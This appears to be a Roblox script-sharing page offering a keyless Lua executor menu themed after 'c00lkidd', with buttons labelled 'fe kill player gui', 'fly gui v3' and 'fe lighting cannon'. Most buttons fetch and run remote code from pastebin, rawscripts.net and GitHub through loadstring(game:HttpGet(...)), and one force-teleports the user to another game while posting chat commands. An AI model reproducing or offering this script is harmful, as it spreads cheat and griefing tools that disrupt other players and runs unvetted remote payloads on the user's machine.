
![Fe doglol ([script made by me victor], Just a baseplate )](https://tr.rbxcdn.com/180DAY-d1ca2507a475745843b3384d0770e5a1/480/270/Image/Png/noFilter)
Keyless
-- Services
local Players = game:GetService("Players")
local CoreGui = game:GetService("CoreGui")
local TweenService = game:GetService("TweenService")

local player = Players.LocalPlayer
local playerGui = player:WaitForChild("PlayerGui")

-- Constants for Theme Colors
local COLOR_PRIMARY_RED = Color3.fromRGB(200, 0, 0) -- Bright c00lkidd Red
local COLOR_BG_BLACK = Color3.fromRGB(15, 15, 15)
local COLOR_BTN_DARK_GREY = Color3.fromRGB(30, 30, 30)
local COLOR_TEXT_WHITE = Color3.fromRGB(255, 255, 255)

-- Prevent duplicate GUIs
if playerGui:FindFirstChild("OpC00lkiddGui") then
    playerGui:FindFirstChild("OpC00lkiddGui"):Destroy()
end

-- ScreenGui
local screenGui = Instance.new("ScreenGui")
screenGui.Name = "OpC00lkiddGui"
screenGui.ResetOnSpawn = false
screenGui.Parent = playerGui

-- Open/Close Toggle Button (Floating) - Theme Applied
local toggleButton = Instance.new("TextButton")
toggleButton.Name = "ToggleButton"
toggleButton.Size = UDim2.new(0, 50, 0, 50)
toggleButton.Position = UDim2.new(0, 20, 0, 20)
toggleButton.BackgroundColor3 = COLOR_BTN_DARK_GREY
toggleButton.BorderColor3 = COLOR_PRIMARY_RED
toggleButton.BorderSizePixel = 2
toggleButton.TextColor3 = COLOR_PRIMARY_RED
toggleButton.TextSize = 14
toggleButton.Font = Enum.Font.GothamBold
toggleButton.Text = "MENU"
toggleButton.Parent = screenGui

local toggleCorner = Instance.new("UICorner")
toggleCorner.CornerRadius = UDim.new(0, 10)
toggleCorner.Parent = toggleButton

-- Main Frame - Theme Applied
local mainFrame = Instance.new("Frame")
mainFrame.Name = "MainFrame"
mainFrame.Size = UDim2.new(0, 300, 0, 370)
mainFrame.Position = UDim2.new(0.5, -150, 0.5, -185)
mainFrame.BackgroundColor3 = COLOR_BG_BLACK
mainFrame.BorderColor3 = COLOR_PRIMARY_RED
mainFrame.BorderSizePixel = 2
mainFrame.Visible = true
mainFrame.Parent = screenGui

local mainCorner = Instance.new("UICorner")
mainCorner.CornerRadius = UDim.new(0, 12)
mainCorner.Parent = mainFrame

-- Title Container (For Text and Icon)
local titleContainer = Instance.new("Frame")
titleContainer.Name = "TitleContainer"
titleContainer.Size = UDim2.new(1, 0, 0, 50)
titleContainer.BackgroundTransparency = 1
titleContainer.Parent = mainFrame

-- c00lkidd Icon (Decal ID: 360958587)
local c00lkiddIcon = Instance.new("ImageLabel")
c00lkiddIcon.Name = "Icon"
c00lkiddIcon.Size = UDim2.new(0, 40, 0, 40)
c00lkiddIcon.Position = UDim2.new(0, 10, 0, 5)
c00lkiddIcon.BackgroundTransparency = 1
c00lkiddIcon.Image = "rbxassetid://360958587" -- Official c00lkidd face
c00lkiddIcon.Parent = titleContainer

-- Title Label - Theme Applied
local titleLabel = Instance.new("TextLabel")
titleLabel.Name = "TitleLabel"
titleLabel.Size = UDim2.new(1, -60, 0, 50)
titleLabel.Position = UDim2.new(0, 60, 0, 0)
titleLabel.BackgroundTransparency = 1
titleLabel.Text = "op c00lkidd gui"
titleLabel.TextColor3 = COLOR_PRIMARY_RED
titleLabel.TextSize = 18
titleLabel.Font = Enum.Font.Code -- Uses the distinct c00lkidd font style
titleLabel.TextXAlignment = Enum.TextXAlignment.Left
titleLabel.Parent = titleContainer

-- Scrolling Frame - Theme Applied
local scrollingFrame = Instance.new("ScrollingFrame")
scrollingFrame.Size = UDim2.new(1, -20, 1, -70)
scrollingFrame.Position = UDim2.new(0, 10, 0, 60)
scrollingFrame.BackgroundColor3 = COLOR_BTN_DARK_GREY
scrollingFrame.BorderColor3 = Color3.fromRGB(100, 0, 0) -- Darker red border for depth
scrollingFrame.ScrollBarThickness = 6
scrollingFrame.ScrollBarImageColor3 = COLOR_PRIMARY_RED
scrollingFrame.CanvasSize = UDim2.new(0, 0, 0, 340) -- Adjusted for 5 buttons + padding
scrollingFrame.Parent = mainFrame

local uiListLayout = Instance.new("UIListLayout")
uiListLayout.SortOrder = Enum.SortOrder.LayoutOrder
uiListLayout.Padding = UDim.new(0, 12)
uiListLayout.Parent = scrollingFrame

-- Function to create stylized buttons - Theme Applied (Red/Black)
local function createButton(name, text, layoutOrder)
    local btn = Instance.new("TextButton")
    btn.Name = name
    btn.Size = UDim2.new(1, -10, 0, 55)
    btn.BackgroundColor3 = COLOR_BTN_DARK_GREY
    btn.BorderColor3 = COLOR_PRIMARY_RED
    btn.BorderSizePixel = 1
    btn.TextColor3 = COLOR_TEXT_WHITE
    btn.TextSize = 15
    btn.Font = Enum.Font.Code
    btn.Text = text
    btn.LayoutOrder = layoutOrder
    btn.Parent = scrollingFrame

    local corner = Instance.new("UICorner")
    corner.CornerRadius = UDim.new(0, 6)
    corner.Parent = btn

    -- Hover effect
    btn.MouseEnter:Connect(function()
        TweenService:Create(btn, TweenInfo.new(0.2), {BackgroundColor3 = COLOR_PRIMARY_RED}):Play()
        TweenService:Create(btn, TweenInfo.new(0.2), {TextColor3 = COLOR_BG_BLACK}):Play()
    end)

    btn.MouseLeave:Connect(function()
        TweenService:Create(btn, TweenInfo.new(0.2), {BackgroundColor3 = COLOR_BTN_DARK_GREY}):Play()
        TweenService:Create(btn, TweenInfo.new(0.2), {TextColor3 = COLOR_TEXT_WHITE}):Play()
    end)

    return btn
end

-- --- BUTTON SCRIPTS INTEGRATION ---

-- 1. FE Lighting Cannon Button
local btn1 = createButton("BtnLightingCannon", "fe lighting cannon", 1)
btn1.MouseButton1Click:Connect(function()
    -- Script 1
    if not game:GetService("ReplicatedStorage"):FindFirstChild("01_server") then
        local a = game:GetService("CollectionService")
        local b = {}
        b["ScreenGui_1"] = Instance.new("ScreenGui", game:GetService("Players").LocalPlayer:WaitForChild("PlayerGui"))
        b["ScreenGui_1"].IgnoreGuiInset = true
        b["ScreenGui_1"].ScreenInsets = Enum.ScreenInsets.DeviceSafeInsets
        b["ScreenGui_1"].ZIndexBehavior = Enum.ZIndexBehavior.Sibling
        a:AddTag(b["ScreenGui_1"], "main")
        b["Frame_2"] = Instance.new("Frame", b["ScreenGui_1"])
        b["Frame_2"].BorderSizePixel = 0
        b["Frame_2"].BackgroundColor3 = Color3.fromRGB(0,0,0)
        b["Frame_2"].AnchorPoint = Vector2.new(.5,.5)
        b["Frame_2"].Size = UDim2.new(.36316,0,.46667,0)
        b["Frame_2"].Position = UDim2.new(.5,0,.5,0)
        b["Frame_2"].BackgroundTransparency = .5
        b["UICorner_3"] = Instance.new("UICorner", b["Frame_2"])
        b["UICorner_3"].CornerRadius = UDim.new(.04,0)
        b["TextLabel_4"] = Instance.new("TextLabel", b["Frame_2"])
        b["TextLabel_4"].TextWrapped = true
        b["TextLabel_4"].BorderSizePixel = 0
        b["TextLabel_4"].TextScaled = true
        b["TextLabel_4"].BackgroundColor3 = Color3.fromRGB(255,255,255)
        b["TextLabel_4"].TextColor3 = Color3.fromRGB(255,255,255)
        b["TextLabel_4"].BackgroundTransparency = 1
        b["TextLabel_4"].Size = UDim2.new(.81159,0,.32143,0)
        b["TextLabel_4"].Text = "You are in the wrong game, please copy the link below and enter the game."
        b["TextLabel_4"].Position = UDim2.new(.0942,0,.13095,0)
        b["TextBox_5"] = Instance.new("TextBox", b["Frame_2"])
        b["TextBox_5"].CursorPosition = -1
        b["TextBox_5"].BorderSizePixel = 0
        b["TextBox_5"].BackgroundColor3 = Color3.fromRGB(255,255,255)
        b["TextBox_5"].ClearTextOnFocus = false
        b["TextBox_5"].Size = UDim2.new(.81159,0,.29762,0)
        b["TextBox_5"].Position = UDim2.new(.1087,0,.5119,0)
        b["TextBox_5"].Text = "https://www.roblox.com/games/123974602339071/UP-Just-a-baseplate"
        b["TextBox_5"].TextScaled = true
        b["UIAspectRatioConstraint_6"] = Instance.new("UIAspectRatioConstraint", b["Frame_2"])
        b["UIAspectRatioConstraint_6"].AspectRatio = 1.64286
        game:GetService("TeleportService"):Teleport(123974602339071, game:GetService("Players").LocalPlayer)
        return b["ScreenGui_1"], require
    end

    pcall(function()
        game:GetService("TextChatService").TextChannels.RBXGeneral:SendAsync("-gh 135845211993815 14255528083 137906908568104 150381051 4504231783 17374851733 17374846953 17270231731 17270225913 116940095199813 17326800544 117311153426168 17326812233 17387616772 17401151565 ")
    end)

    task.spawn(function()
        task.wait(6.7)
        pcall(function()
            game:GetService("TextChatService").TextChannels.RBXGeneral:SendAsync("-pd -net")
        end)
    end)

    task.spawn(function()
        pcall(function()
            loadstring(game:HttpGet("https://rawscripts.net/raw/Universal-Script-Uhhhhhh-Reanimate-89419"))()
        end)
    end)
end)

-- 2. FE Kill Player GUI Button
local btn2 = createButton("BtnKillPlayer", "fe kill player gui", 2)
btn2.MouseButton1Click:Connect(function()
    -- Script 2
    pcall(function()
        loadstring(game:HttpGet("https://pastebin.com/raw/v8PX741z"))()
    end)
end)

-- 3. Set TP Position Button
local btn3 = createButton("BtnSetTp", "set tp position", 3)
btn3.MouseButton1Click:Connect(function()
    -- Script 3
    pcall(function()
        loadstring(game:HttpGet("https://rawscripts.net/raw/Universal-Script-TP-position-saver-140853"))()
    end)
end)

-- 4. Fly GUI V3 Button
local btn4 = createButton("BtnFlyGui", "fly gui v3", 4)
btn4.MouseButton1Click:Connect(function()
    -- Script 4
    pcall(function()
        loadstring(game:HttpGet('https://raw.githubusercontent.com/Ginuxu/fly_gui_v3_made_by_ginuxu/refs/heads/main/FGUIV3.lua'))()
    end)
end)

-- 5. Extra Button (Kept for consistency)
local btn5 = createButton("BtnExtra", "Extra Option", 5)
btn5.MouseButton1Click:Connect(function()
    print("Extra button clicked.")
end)

-- Open/Close Functionality
local isOpen = true
toggleButton.MouseButton1Click:Connect(function()
    isOpen = not isOpen
    mainFrame.Visible = isOpen
end)No comments yet for this script.